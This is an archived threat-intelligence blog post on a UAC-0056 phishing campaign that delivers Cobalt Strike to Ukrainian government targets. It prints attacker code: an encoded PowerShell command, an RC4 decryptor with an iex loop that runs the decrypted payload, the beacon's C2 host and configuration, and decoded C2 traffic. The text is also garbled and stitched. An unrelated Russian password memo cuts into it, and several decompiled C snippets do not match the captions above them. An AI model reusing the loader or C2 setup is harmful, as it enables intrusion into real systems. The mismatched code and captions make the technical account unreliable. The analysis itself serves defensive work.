Cobalt Strikes again: UAC-0056 continues to target Ukraine in its latest campaign

By Mark Stockley

Published: 2022-07-12 · Archived: 2026-04-05 16:34:42 UTC

This blog was authored by Roberto Santos and Hossein Jazi


The Malwarebytes Threat Intelligence team recently reviewed a series of cyber attacks against Ukraine that we attribute with high confidence to UAC-0056 (AKA UNC2589, TA471). This threat group has repeatedly targeted the government entities in Ukraine via phishing campaigns following the same common tactics, techniques and procedures (TTPs).

Lures are based on important matters related to the ongoing war and humanitarian disaster happening in Ukraine. We have been closely monitoring this threat actor and noticed changes in their macro-based documents as well as their final payloads.


In this blog, we will connect the dots between different decoy samples that we and others such as Ukraine CERT have observed. We will also share indicators for a previously undocumented campaign performed by the same threat actor at the end of June.

Different themes, same techniques

Since the publication of our blog post *There's a Go Elephant in the room*, we have tracked several new samples as can be seen in the timeline below:



Let's dig further into those relationships. UA-CERT has attributed the document named "*Information on the availability of **vacancies** and their staffing.xls*" to UAC-0056. This file looked familiar to us and for good reason because the macro is nearly identical to the document we analyzed in our initial blog:



Памятка по информационной безопасности

1. Пароли

Пароль должен содержать не менее 8 символов, состоять из букв в обоих регистрах и цифр (наличие спецсимволов приветствуется).

Пароль желательно менять не реже 1 раза в 6 месяцев.

Пароль не должен совпадать с паименованием учетной записи.

Запрещается передавать пароль третьим лицам.

Хранить пароли необходимо в недоступном для посторонних месте. Запрещается запись и хранение паролей в местах, где они могут быть легко доступны и прочитаны (наклейка на мониторе бумажка под клавиатурой).

Запрещается отправлять пароли в сообщениях электронной почты, SMS или другим электронным способом.

В случае компрометации пароли вы должны немедленно сменить пароль или запросить временный пароль у сотрудника ТП.

Не вводите свои пароли если вы не уверены в месте ввода.

2. Конфиденциальная информация

Храните конфиденциальную информацию на общем диске локальной сети компании только в папке своего подразделения или в личной папке.

Общие папки и папки обмена служат для обмена не конфиденциальной информацией.

После сканирования конфиденциальной информации удалите свои файлы из папки сканирования (если у вас есть права). Общие папки для отсканированных документов должна очищаться силами ТП регулярно, например, еженедельно.

После печати конфиденциальной информации как можно быстрее заберите ее из принтера.

ТП не гарантирует сохранность информации, содержащейся на жёстком компьютере (Рабочий стол, Мои документы).

3. Пользователю Windows

Ваша учетная запись Windows является аналогом вашей подписи. Любые действия от имени вашей учетной записи будут восприниматься как ваши.

Блокируйте рабочий стол, покидая рабочее место (клавиши Win+L).

4. Защита от вредоносного ПО

Не открывайте электронные письма от подозрительных отправителей и с подозрительным содержанием.

Не открывайте прикоединенные файлы в таких письмах (а если уж открыли, то не кликайте по ссылкам). При необходимости обратитесь в ТП для проверки содержимого на вирусы.

Постарайтесь без надобности не оставлять адрес своего почтового ящика в интернете.

Не запускайте неизвестные вам программы без надобности.

Если вам переслали информацию по флэш-накопителю передайте ее в ТП для проверки на вирусы.

Установка нового ПО разрешается только сотрудникам ТП. Если вам по работе нужно новое ПО, обратитесь в ТП.

Если вам нужно зарегистрировать учетную запись в сторонних онлайн-сервисах на компанию, обратитесь в ТП, не регистрируйте на свои ящики.

Запрещается пользоваться нелицензионным, взломанным ПО.

Общие рекомендации по созданию безопасного пароля

1. Фраза

Придумайте фразу, которая, имеет какое-либо значение только для Вас. Она не должна быть слишком короткой, но обязана быть запоминающейся. Например, «В местном пабе кружка пива стоит $2». Теперь возьмите первые буквы каждого слова и напишите их английскими буквами – получится неплохой пароль «Vmpkps$2».

2. Слияние слов

Выберите два слова на английском языке (лучше, если они имеют какой-либо смысл лично для Вас) и создайте новое слово, перемешав буквы. Если Вы выбрали слова «Beards» и «Lighter», то основой для Вашего нового пароля может быть слово «BLeaglehBurrs». Оно не содержит цифры или символы, но Вы можете усилить его с помощью других приемов, о которых расскажем ниже.

3. Замена букв цифрами

В качестве основы давайте возьмем пароль из предыдущего совета – «BLeaglehBurrs». Заменим гласные буквы и получим такой пароль «BL1$glhBurrs».

4. Взгляд на клавиатуру

Выберите последовательность цифр, которую Вы можете легко запомнить, например, почтовый индекс. Допустим, это будет «28921». Теперь, посмотрите на данные цифры на Вашей клавиатуре, и вместо того, чтобы использовать только цифры, Вы можете в дополнение к этому писать буквы, которые на клавиатуре расположены под ними: «2wsx9ijk0vzxx1qaz». Чтобы сделать пароль более сложным, Вы можете изменить какие-либо символы, сделав их заглавными: «2Wsx9iJk0Vzxx1qaZ».


5. Смесь числа и слова

Представим, что мы используем слово «Beards» и число «28921». Если мы смешаем их вместе, чередуя буквы и цифры в обратном порядке, то в конечном итоге получится слово «Bl1s2s9r8d2o».


6. Учет названия аккаунта

Использование одинакового пароля для различных аккаунтов – плохая идея, но простой прием может превратить Ваш единый пароль в такой пароль, который вас бы работать для каждого аккаунта. Например,

In the most recent attack reported by UA-CERT (***Humanitarian catastrophe*** *of Ukraine since February 24, 2022.xls*) we see an almost identical macro to the one used in another decoy document called *Help Ukraine.xls*:




The **Help Ukraine** lure, to our knowledge, has never been publicly documented before:



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  SetErrorMode(0x8007u);
  woody_main(v3, v4);
  return 0;
}
```

We were able to identify 7 different samples with that theme, including one (258a9665af7120d0d80766c119e48a4035ee3b68676076bf3ed6462c644fe7d0) that has some similarities with a previous attack:



```
__int64 __fastcall get_cookie_data(__int64 a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v16 = a1;
  *a1 = 0i64;
  *a1 = 0i64;
  *(a1 + 8) = 0i64;
  *(a1 + 16) = 0i64;
  v15 = 1;
  v18 = a1;
  derive_AdapterInfo(v13, &v14);
  nSize = 1024;
  GetComputerNameA(CompName, &nSize);
  v3 = 0;
  for ( i = 0i64; i < nSize; i += 4i64 )
  {
    v2 = CompName[i] | ((CompName[i + 1] | ((CompName[i + 2] | (CompName[i + 3] << 8)) << 8)) << 8);
    v3 ^= v2;
  }
  pos_lib_func(&v18, v2, 4ui64, v3);
  _RAX = 0i64;
  __asm { cpuid }
  v19 = _RAX;
  v20 = _RBX;
  v21 = _RCX;
  v22 = _RDX;
  pos_lib_func(&v18, _RDX, 2ui64, (WORD1(_RDX) + _RDX + WORD1(_RCX) + _RCX + WORD1(_RBX) + _RBX + WORD1(_RAX) + _RAX));
  nSize = 0;
  GetVolumeInformationW(L"c:\\", 0i64, 0, &nSize, 0i64, 0i64, 0i64, 0);
  pos_lib_func(&v18, (nSize + HIWORD(nSize)), 2ui64, (nSize + HIWORD(nSize)));
  pos_lib_func(&v18, v10, 2ui64, v13[0]);
  pos_lib_func(&v18, v11, 2ui64, v14);
  return a1;
}
```

Also, in the past we have found comments regarding to a domain named ExcelVBA[.]ru. This document was contacting a suspiciously similar domain named excel-vba[.]ru.

```
int __thiscall Encrypt_RSA(const void **this, int a2, PUCHAR a3, ULONG cbInput, int a5)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v18 = 1;
  *a2 = 0i64;
  *(a2 + 8) = 0;
  phAlgorithm = 0;
  phKey = 0;
  pcbResult = 0;
  pPaddingInfo[0] = L"SHA1";
  pPaddingInfo[1] = 0;
  pPaddingInfo[2] = 0;
  *a2 = 0;
  *(a2 + 4) = 0;
  *(a2 + 8) = 0;
  if ( BCryptOpenAlgorithmProvider(&phAlgorithm, L"RSA", 0, 0) >= 0 )
  {
    v6 = this[3];
    v7 = *this;
    pbInput[5] = 16;
    *&pbInput[6] = 0;
    *&pbInput[12] = 512;
    *&pbInput[8] = 3;
    strcpy(pbInput, "RSA1");
    *&pbInput[16] = 0;
    *&pbInput[20] = 0;
    *&pbInput[24] = *v6;
    pbInput[26] = v6[2];
    qmemcpy(&pbInput[27], v7, 0x200u);          // Copy the RSA key blob
    if ( BCryptImportKeyPair(phAlgorithm, 0, L"RSAPUBLICBLOB", &phKey, pbInput, 0x21Bu, 8u) >= 0
      && BCryptEncrypt(phKey, a3, cbInput, pPaddingInfo, 0, 0, 0, 0, &pcbResult, 4u) >= 0 )
    {
      v12 = pcbResult;
      ProcessHeap = GetProcessHeap();
      v9 = HeapAlloc(ProcessHeap, 0, v12);
      if ( v9 )
      {
        if ( BCryptEncrypt(phKey, a3, cbInput, pPaddingInfo, 0, 0, v9, pcbResult, &pcbResult, 4u) >= 0 )
          sub_40F360(v9, pcbResult);
        v10 = GetProcessHeap();
        HeapFree(v10, 0, v9);
      }
    }
  }
  if ( phKey )
    BCryptDestroyKey(phKey);
  if ( phAlgorithm )
    BCryptCloseAlgorithmProvider(phAlgorithm, 0);
  if ( cbInput || a3 )
    j_j__free(a3);
```

Among victims, we find gov.ua emails being targeted. One of the texts used as email body in the last campaign was written in Ukrainian and translates to:

> *On February 24, 2022, the army of the terrorist state – the Russian Federation, intervened on the territory of Ukraine. In order to counter the propaganda of the Russian government, the State Department of Statistics at the Office of the President of Ukraine prepared a consolidated report on the dead citizens of Ukraine, on the citizens of Ukraine who were left without a home, on the citizens of Ukraine who lost their jobs, on the number of destroyed homes, on the number of destroyed businesses as a result of an act of aggression . This report shows all the data broken down by regions of Ukraine. Familiarize yourself and familiarize your colleagues with the real state of affairs. Glory to Ukraine!*
>
> *Translation of original email sent to victims*

We will focus our analysis on these 3 newer templates. Exact names and paths are from 024054ff04e0fd75a4765dd705067a6b336caa751f0a804fefce787382ac45c1 (*Information on the availability of vacancies and their staffing.xls*). The analysis is still valid for the others, while minor changes exist between samples.

write.bin

The document will download an executable file named *write.bin*. Other attacks following the same scheme used different names for this file, including *Office.exe*, *baseupd.exe* and *DataSource.exe*. The file is slightly obfuscated, and performs the following actions:

Establishing persistence

After some antidebug tricks, the registry key `HKCUSoftwareMicrosoftWindowsCurrentVersionRunCheck License` is used to establish persistence.


```
HKCUSoftwareMicrosoftWindowsCurrentVersionRunUpdate Checker
```

, is checked first because that was the key used by previous versions of the malware.

```
ProcessHeap = GetProcessHeap();
v10 = HeapAlloc(ProcessHeap, 0, cbOutput);
sub_3BE40(v10, *a3, a3[1]);
if ( BCryptOpenAlgorithmProvider(&phAlgorithm, L"AES", 0i64, 0) < 0
  || BCryptGetProperty(phAlgorithm, L"ObjectLength", pbOutput, 4u, &pcbResult, 0) < 0 )
{
  v13 = 0i64;
}
else
{
  v11 = *pbOutput;
  v12 = GetProcessHeap();
  v13 = HeapAlloc(v12, 0, v11);
  if ( v13 )
  {
    if ( BCryptSetProperty(phAlgorithm, L"ChainingMode", L"ChainingModeCBC", 0x20u, 0) >= 0
      && BCryptGenerateSymmetricKey(phAlgorithm, &phKey, v13, *pbOutput, *(a1 + 40), *(a1 + 48), 0) >= 0 )
    {
      v14 = GetProcessHeap();
      v15 = HeapAlloc(v14, 0, 0x10ui64);
      v6 = v15;
      if ( v15 )
      {
        *v15 = *a1;
        if ( BCryptEncrypt(phKey, v10, v7, 0i64, v15, 0x10u, v10, cbOutput, &pcbResult, a4 != 0) >= 0 )
          sub_E900(a2, v10, pcbResult);
        v16 = a2[1];
        if ( v16 >= 0x10 )
        {
          *a1 = **memset_0(a2, Val, (v16 - 16));
          if ( v24 || *Val )
            j_j_free(*Val);
        }
      }
    }
  }
}
```


Dropping next stage

Next step is dropping a file in *C:ProgramDataTRYxaEbX*. This file will be used later.



The payload will execute the following powershell Base64 encoded command:

```
JABBADEAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAUgBlAGEAZABBAGwAbABCAHkAdABlAHMAKAAiAEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQA
```



The chunk before is Base64 encoded; which decodes to:

```
$A1 = [System.IO.File]::ReadAllBytes("C:ProgramDataTRYxaEbX");
```

```
$A={$W,$Y=$Args;$X=0..255;0..255|%{$Z=($Z+$X[$_]+$Y[$_%$Y.Length])%256;$X[$_],$X[$Z]=$X[$Z],$X[$_]};$W|%{$U=($U+1)%256;$V=($V+$X[$U])%256;$X[$U],$X[$V]=$X[$V],$X[$U];$_-bxor$X[($X[$U]+$X[$V])%256]}};
```

```
$C = (& $A $A1 $B1);
```

```
$E = (New-Object -TypeName System.Text.UTF8Encoding).GetString($C,0,$C.Length);
```

```
$E = $E -Split [Environment]::NewLine;
```

```
foreach($EE in $E){iex $($EE+";");};
```

In short the file dropped in *C:ProgramDataTRYxaEbX* will be decrypted using

```
CmAJngvdDmiTjLxN
```

as key using the RC4 algorithm. This next PowerShell script will look like:

```
PipeAttributes.nLength = 24;
PipeAttributes.lpSecurityDescriptor = 0i64;
PipeAttributes.bInheritHandle = 1;
if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
{
  if ( CreatePipe(&hFile, &hObject, &PipeAttributes, 0) )
  {
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdError = hObject;
    StartupInfo.hStdOutput = hObject;
    StartupInfo.hStdInput = hReadPipe;
    StartupInfo.wShowWindow = 0;
    if ( CreateProcessW(0i64, CommandLine, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
    {
      CloseHandle(hObject);
      CloseHandle(hReadPipe);
      sub_3240(v52);
      memset(Buffer, 0, sizeof(Buffer));
      NumberOfBytesRead = 0;
      while ( ReadFile(hFile, Buffer, 0x400u, &NumberOfBytesRead, 0i64) )
      {
        sub_BAD0(v52, Buffer);
        memset(Buffer, 0, sizeof(Buffer));
      }
      CloseHandle(hFile);
      CloseHandle(hWritePipe);
      CryptAcquireContext_impl(v56);
      set_null(v44);
      unknown_libname_104(v44);
      set_null_0(&v40);
      _lambda_9a32fed5bf61b6b509b2d3f6003082a1_::_lambda_9a32fed5bf61b6b509b2d3f6003082a1_(&v40, v44);
      v21 = append(v30, "_DAT");
      sub_ED80(&v40, v21);
```

Here we can see some of the actions that will be taken:

- Disable script logging
- Disable Module Logging
- Disable Transcription
- Disable AMSI protection

After this step, another Base64 payload is decoded and executed:

```
void __fastcall __noreturn info_command(__int64 *a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  alloc_obj();
  val = get_val(a1 + 4, 0i64);
  v3 = sub_D990(val, v5);
  multitowide(v7, v3);
  v4 = some_lib_func(v6, v7);
  submit_routine(v4);                           // get the info and submit encrypted data
  if ( a1 )
    free_0(a1);
  ExitThread(0);
}
```

Cobalt Strike payload deployed

As it can be seen, the main functionality provided by this second PowerShell file is to inject shellcode. This shellcode can be 32 or 64 bit, and is a Cobalt Strike beacon with the following configuration:

BeaconType – HTTPS

Port – 443

SleepTime – 30000

PublicKey_MD5 – defb5d95ce99e1ebbf421a1a38d9cb64

C2Server – skreatortemp.site,/s/08u1XdxChhMrLYdTasfnOMQpbsLkpq3o/field-keywords/

UserAgent – Mozilla/5.0_Frsg_stredf_o21_rutyyyrui_type (Windows NT 10.0; Win64; x64; Trident/7.0; D-M1-200309AC;D-M1-MSSP1; rv:11.0) like Gecko_10984gap

HttpPostUri – /nBz07hg5l3C9wuWVCGV-5xHHu1amjf76F2A8i/avp/amznussraps/

Watermark – 1580103824

By having a Cobalt Strike instance running on the victim's machine, it is now fully compromised.

Attacker probes the sandbox

At the time of writing, malicious C&C servers seem to be down. However, on July 5 we saw active servers and successful connections to our test environment. The attackers actively sent reconnaissance commands to the machine, listing the content of several folders.

We were able to decode the network communications using Didier Steven's excellent collection of Cobalt Strike tools.

```
Packet number: 659
HTTP request POST
https://skreatortemp.site/nBz07hg5l3C9wuWVCGV-5xHHu1amjf76F2A8i/avp/amznussraps/
Length raw data: 712
Counter: 3
Callback: 22 TODO
b'\x00\x00\x00\x19'
--------------------------------------------------------------------------------
C:\Users\*
D   0   01/26/2018 11:07:24 .
D   0   01/26/2018 11:07:24 ..
D   0   11/26/2018 10:04:29 admin
D   0   01/26/2018 11:07:33 Administrator
D   0   07/14/2009 05:08:56 All Users
D   0   07/14/2009 07:07:31 Default
D   0   07/14/2009 05:08:56 Default User
F   174 07/14/2009 04:54:24 desktop.ini
D   0   04/12/2011 08:28:15 Public
```

We consider these actions preliminary moves to check whether the machine is a viable target or not before following up with other actions.

Attribution to UAC-0056

Based on recent attacks reported by CERT UA, as well as the similarities indicated at the beginning of the blog, we can attribute this attack with high confidence to UAC-0056.


Signatures contained in the Cobalt Strike beacons (watermark `1580103824` and public key

```
defb5d95ce99e1ebbf421a1a38d9cb64
```

), may be used to connect the attack to other groups. For instance, the public key should be unique among deployments, according to the CobaltStrike documentation.

However, it is important to note that in that case we cannot simply rely on a public key to attribute the sample we analyzed in this report. In fact, these signatures have been attributed to many different groups. Our assessment is that the group used a leaked version of Cobalt Strike and used the same private key as others, making attribution harder.

Malwarebytes users were protected against this campaign thanks to our Anti-Exploit layer.



IOCs

Malicious Excel documents (Help Ukraine template)

fe3bc87b433e51e0713d80e379a61916ceb6007648b0fde1c44491ba44dc1cb3
c9675483ab362bc656a9f682928b6a0c3ff60a274ade3ceabac332069480605a
1b95186ecc081911c3a80f278e4ed34ee9ef3a46f5cf1ae8573ac3a4c69df532 258a9665af7120d0d80766c119e48a4035ee3b68676076bf3ed6462c644fe7d(
e663bb4d9506e7c09bcf7b764d31b61d8f7dbae0b64dd4ef4e9d282e1909d386
ecd2bb648a9ad28069c1ec4c0da546507797fdf0243e9e5eece581bf702675ff
eac9a4d9b63a0ca68194eae433d6b2e9a4531b60b82faf218b8dd4b69cec09df

Malicious Excel documents (Humanitarian template)

024054ff04e0fd75a4765dd705067a6b336caa751f0a804fefce787382ac45c1
14736be09a7652d206cd6ab35375116ec4fad499bb1b47567e4fd56dcfcd22ea
474a0f0bb5b17a1bb024e08a0bb46277ba03392ee95766870c981658c4c2300d

Payloads

0709a8f18c8436deea0b57deab55afbcea17657cb0186cbf0f6fcbb551661470
aadd8c7c248915c5da49c976f24aeb98ccc426fb31d1d6913519694a7bb9351a
fb2a9dcfcf41c493fb7348ff867bb3cad9962a04c9dfd5b1afa115f7ff737346
501d4741a0aa8784e9feeb9f960f259c09cbceccb206f355209c851b7f094eff

Cobalt Strike beacon and payloads

136.144.41[.]177
syriahr[.]eu/s/Xnk75JwUcIebkrmENtufIiiKEmoqBN/field-keywords/
syriahr[.]eu/nzXlLVas-VALvDh9lopkC/avp/amznussraps/
skreatortemp[.]site
imolaoggi[.]eu
